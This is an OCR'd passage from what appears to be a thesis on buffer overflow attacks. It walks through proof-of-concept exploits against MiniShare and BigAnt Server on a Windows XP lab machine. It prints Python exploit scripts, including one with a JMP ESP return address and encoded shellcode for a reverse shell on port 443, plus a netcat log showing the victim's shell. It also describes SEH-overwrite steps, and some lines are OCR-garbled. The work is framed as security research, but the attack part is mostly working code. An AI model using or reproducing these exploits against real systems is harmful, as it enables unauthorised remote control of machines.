

Figure 4.10 Script With Shellcode



Figure 4.11 Script with shellcode (cont.)

8- The Figure 4.12 shows shell of the victim machine which will be shown on the attacker machine which shows that our attack is successful

Figure 4.12 Shell of the victim machine

4.2 Proof of concept implementation in Minishare

.For this the following are required-

1. Attacker machine (192.168.222.137) i.e. Backtrack
2. Victim machine i.e. Windows (192.168.222.128)
3. Minishare installed on Windows machine

Steps used to perform the implementation of buffer overflow in the Minishare-

1. First the minishare.exe will be in attached with olla debugger present in the victim machine. The minishare uses the port number 80. The script in Figure 4.13, a buffer containing the A's in large number is sent to the victim machine 192.168.222.128 at the port number 80

```
#!usr/bin/python
import socket, sys

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((sys.argv[1], 80))     # this takes the IP address
                                    #of victim as argument, port
                                   # to attack is 80.

buffer = "GET"
buffer += "A"*3000
buffer += "HTTP/1.1\r\n\r\n"
sock.send(buffer)
sock.close()
```

Figure 4.13 Script for Minishare's BufferOverflow

2. This script has been sent to victim machine, now attach your ollay debugger with the minishare.exe file. Now as shown in the Figure 4.14 EIP has been overwritten as 41414141 which is ASCII value for A. Now after this we have to find out at which limit present in the buffer our EIP and ESP has been overwritten. For this purpose we will use the pentest_create.rb file present in the pen test framework and will create pattern for 3000 bytes. After this pattern is placed in the buffer present in our python script and then sent to the victim machine.



Figure 4.14 EIP Overwritten of Minishare

Figure 4.15 Pattern Creation For Minishare

```
#!usr/bin/python
import socket, sys

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((sys.argv[1], 80))      # this takes the IP address
                                     #of victim as argument, port
                                    # to attack is 80.
buffer = "GET"
buffer +=
("Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1
buffer += "HTTP/1.1\r\n\r\n"
sock.send(buffer)
sock.close()
```

Figure 4.16 Script for Sending Pattern

3. After sending the python script , shown in Figure 4.16, to the victim machine it can be noticed that ESP is overwritten as h7Ch and EIP is overwritten by 43366843. Now offset for this is found by using the pattern_offset.rb file present in pen test framework. Offset found for ESP is 1792 and for EIP is 1788 as in Figure 4.17. After this next work is to find the JMP ESP command . Figure 4.18 shows that the JMP ESP is pointing towards 7CA58265.



Figure 4.17 Finding Offset for Minishare



Figure 4.18 Finding JMP ESP for Minishare

4. After this the next thing is to generate the shell code . For generation of the shell code msfpayload is used . After the generation of the shellcode , it will be placed in the buffer present in the python scripting (Figure 4.19) and then sent to the victim machine. After this the shell of the victim machine will come at the port number 443. The port number 443 can be openned on the attacker machine by using the netcat command. Figure 4.20 shows the shell of the victim machine on the attacker machine.

```
#!usr/bin/python
import socket, sys

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((sys.argv[1], 80))      # this takes the IP address
                                     #of victim as argument, port
                                    # to attack is 80.
buffer = "GET"
buffer += "\x90"*1788
buffer+= "\x65\x82\xA5\x7C"
buffer+="\x90"*16
buffer+=("\xb8\x48\x64\x06\x90\xdb\xdc\xd9\x74\x24\xf4\x5a\x31\xc9\xb1"
"\x4f\x31\x42\x14\x83\xea\xfc\x03\x42\x10\xaa\x91\xfa\x78\xa3"
"\x5a\x03\x79\xd3\xd3\xe6\x48\xc1\x80\x63\xf8\xd5\xc3\x26\xf1"
"\x9e\x86\xd2\x82\xd2\x0e\xd4\x23\x58\x69\xdb\xb4\x6d\xb5\xb7"
"\x77\xec\x49\xca\xab\xce\x70\x05\xbe\x0f\xb4\x78\x31\x5d\x6d"
"\xf6\xe0\x71\x1a\x4a\x39\x70\xcc\xc0\x01\x0a\x69\x16\xf5\xa0"
"\x70\x47\xa6\xbf\x3b\x7f\xcc\xe7\x9b\x7e\x01\xf4\xe0\xc9\x2e"
"\xce\x93\xcb\xe6\x1f\x5b\xfa\xc6\xf3\x62\x32\xcb\x0a\xa2\xf5"
"\x34\x79\xd8\x05\xc8\x79\x1b\x77\x16\x0c\xbe\xdf\xdd\xb6\x1a"
"\xe1\x32\x20\xe8\xed\xff\x27\xb6\xf1\xfe\xe4\xcc\x0e\x8a\x0b"
"\x03\x87\xc8\x2f\x87\xc3\x8b\x4e\x9e\xa9\x7a\x6f\xc0\x16\x22"
"\xd5\x8a\xb5\x37\x6f\xd1\xd1\xf4\x5d\xea\x21\x93\xd6\x99\x13"
"\x3c\x4c\x36\x18\xb5\x4a\xc1\x5f\xec\x2a\x5d\x9e\x0f\x4a\x77"
"\x65\x5b\x1a\xef\x4c\xe4\xf1\xef\x71\x31\x55\xa0\xdd\xea\x15"
"\x10\x9e\x5a\xfd\x7a\x11\x84\x1d\x85\xfb\xb3\x1a\x12\xc4\x6c"
"\x7a\x6a\xac\x6e\x82\x6c\x96\xe6\x64\x04\xf8\xae\x3f\xb1\x61"
"\xeb\xcb\x20\x6d\x21\x5b\xc0\xfc\xae\x9b\x8f\x1c\x79\xcc\xd8"
"\xd3\x70\x98\xf4\x4a\x2b\xbe\x04\x0a\x14\x7a\xd3\xef\x9b\x83"
```

Figure 4.19 Script having Shellcode for Minishare

```
socket.error: [Errno 111] Connection refused
root@bt:~# python mini3.py 192.168.222.128
root@bt:~# nc -lvvp 443
listening on [any] 443 ...
192.168.222.128: inverse host lookup failed: Unknown server error : Connectic
imed out
connect to [192.168.222.137] from (UNKNOWN) [192.168.222.128] 2546
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\MiniShare>
indows/shel pattern_offset.rb: command not found
"\x00\x0d"  root@bt:/pentest/exploits/framework3/tools# ./pattern_offset.rb 4
```

Figure 4.20 Shell Of the Victim Machine for Minishare

4.3 Proof of concept Implementation for the BigAntServer Application

In the section the buffer overflow has been done on the BigAnt Server. The BigAnt Server uses the 6660 port number for the communication. For the buffer overflow exploitation the following machines are user

1. Attacker machine (Linux) 192.168.222.137
2. Victim machine (Windows XP) 192.168.222.128

3. Big Ant Server 2.52 installed on the victim machine.

Steps for proof of concept implementation are as follows-

1. Firstly the Big Ant Server is started (Figure 4.21) and when the server starts to work then the port number 6660 which is used by this server starts you can see that by using the net stat command that 6660 port number is shown as listening. After that the next action is to attach this Big Ant Server to the OllyDbg using the Attach button present in the OllyDbg. After that the window will look like the given Figure 4.21 and you can see in this that ollydbg is showing the contents used by the .exe file of the BigAnt Server.



Figure 4.21 BigAnt Server View on Victim Machine

2. The vulnerability of the BigAnt Server is exploited by sending of the USV request in a very large number to its antserver.exe file by using the port number 6660 because antserver.exe uses the 6660 port number for its all type of the communication. For this you can write a python script(Figure 4.22) to do the exploit the script used in the Figure will perform this action. This script will send the USV data along 2500 A's to our victim machine 192.168.222.128 on the port number 6660.



Figure 4.22 Script For Big Ant Server



Figure 4.23 Ollay Debugger View For BigAnt Server

3. After this when the script will run the crash will occur on our victim machine and the ollay debugger will stop to work and the access violation will happen on the 014D0000. At this time the by using the View button IP is pointing towards the 0047600F and did

not overwritten by 41414141as shown in Figure 4.23. It shows like that the buffer overflow does not happen but when the SEH will be checked using the view SEH in the menu than you can see that the sent data has overwritten the SEH handler and this is pointing towards the 41414141 which is the ASCII value of A's string. If at this point the F9 button is pressed thenexecption will be passed to the antserver.exe and the window will now show that access voilation has happened when writing the 41414141 and now the EIP register will start to point as 41414141(in Figure 4.25) which means that at this point the EIP button has been overwritten by the data which was sent by the above given script.



Figure 4.24 SEH view on Ollaydebugger



Figure 4.25 EIP overwritten for BigAnt Server

4. After this the next thing is to find the address at which the SEH has been overwritten. For this we have to find the sequence of the commands in the windows(Figure 4.26) and enter the following in the search for command option. After the search the address will come 0F9A169A. Thus is the address at which the SEH has been overwritten.

Figure 4.26 Sequence of Commands in Ollay Debugger

5. After this comes the need to know at what limit in our offset the SEH overwrite has been happened. For this we will use the pattern.rb (Figure 4.27) file present in the metasploit tool present in our backtrack machine.



Figure 4.27 Pattern Creation For BigAnt Server

Figure 4.28 Script to send Created Pattern

6. After finding the string using the pattern.rb the next thing comes to put this all string into our buffer of the script(figure 4.28) which is again sent to the victim machine. Now attach the Antserver to the ollaydbg and then again run the ollaydbg . After this go to the SEH handler and now you will see that the SEH is now showing the address 42326742 . After this go to our backtrack machine and then check using the pattern.rb that at which point in our buffer this 42326742 exists. You will see that this is present at the byte no 966.

7. Now for gaining the control of the CPU you have again modify your given code .After that the need comes to write the shell code. For this purpose the metasploit framework will be used and the shell code will generated. Now after the generation of the shell code this shell code is placed inside the buffer of the script and when this script(Figure 4.29) is sent, then the shell of the victim machine 192.168.222.128 will come at the 443 port number. This port number will be opened into our backtrack machine by using the nc command.



Figure 4.29 Script to send ShellCode

CHAPTER 5

CONCLUSION AND FUTURE SCOPE

Buffer Overflow attacks are one of the top ten vulnerabilities in the security list. These attacks are responsible for many types of vulnerabilities in the operating system and the application programs. These are mainly results of the programming errors done by the programmers during the coding phase. Though much research work has been done in this field but this attack remains one of the most challenging attacks because many operating systems are still affected by these attacks. In the given work the buffer overflow attacks has been implemented in different types of vulnerable applications such as BigAnt Server, Ability Ftp Server and Minishare in the Window XP machine by using the Linux Machine as an attacker machine. The proof of concept of the buffer overflow has been implemented by using these vulnerable applications and it has been shown that how these attacks can be performed.

Since in the given thesis work, the buffer overflow attacks has been implemented by using Windows XP operating system as a victim machine. In the future the buffer overflow attack can be performed for other operating system such as a Windows Vista and Windows 7 because they use more prevention techniques such as ASLR, DEP etc and it can be shown that how these attacks will performed by passing these prevention techniques and besides this a tool can be formed which can automatically write shell code for different types of vulnerable applications for different types of operating system.

REFERNCES

[1]Information security. [Online]. Available: http://demop.com/articles/what-is-information-security.pdf

[2] Top 10 web attacks. [Online]. Available: https://www.owasp.org/index.php/Top_10_2013-Top_10

[3] Bufferoverflow. [Online]. Available: http://en.wikipedia.org/wiki/Buffer

[4]Prevention techniques of buffer overflow attacks. [Online]. Available: https://www.hackerzvoice.net/ceh/CEHv6 Module 24/Buffer Overflows/Biswas Different Techniques to Prevent BufferOverflows.pdf

[5] Address Space Layout Randomization. [Online]. Available: http://blogs.msdn.com/michael howard/archive/2006/05/26/608315.aspx

[6] Data Execution Prevention. [Online]. Available : http://windows.microsoft.com/en-in/windows-vista/what-is-data-execution prevention

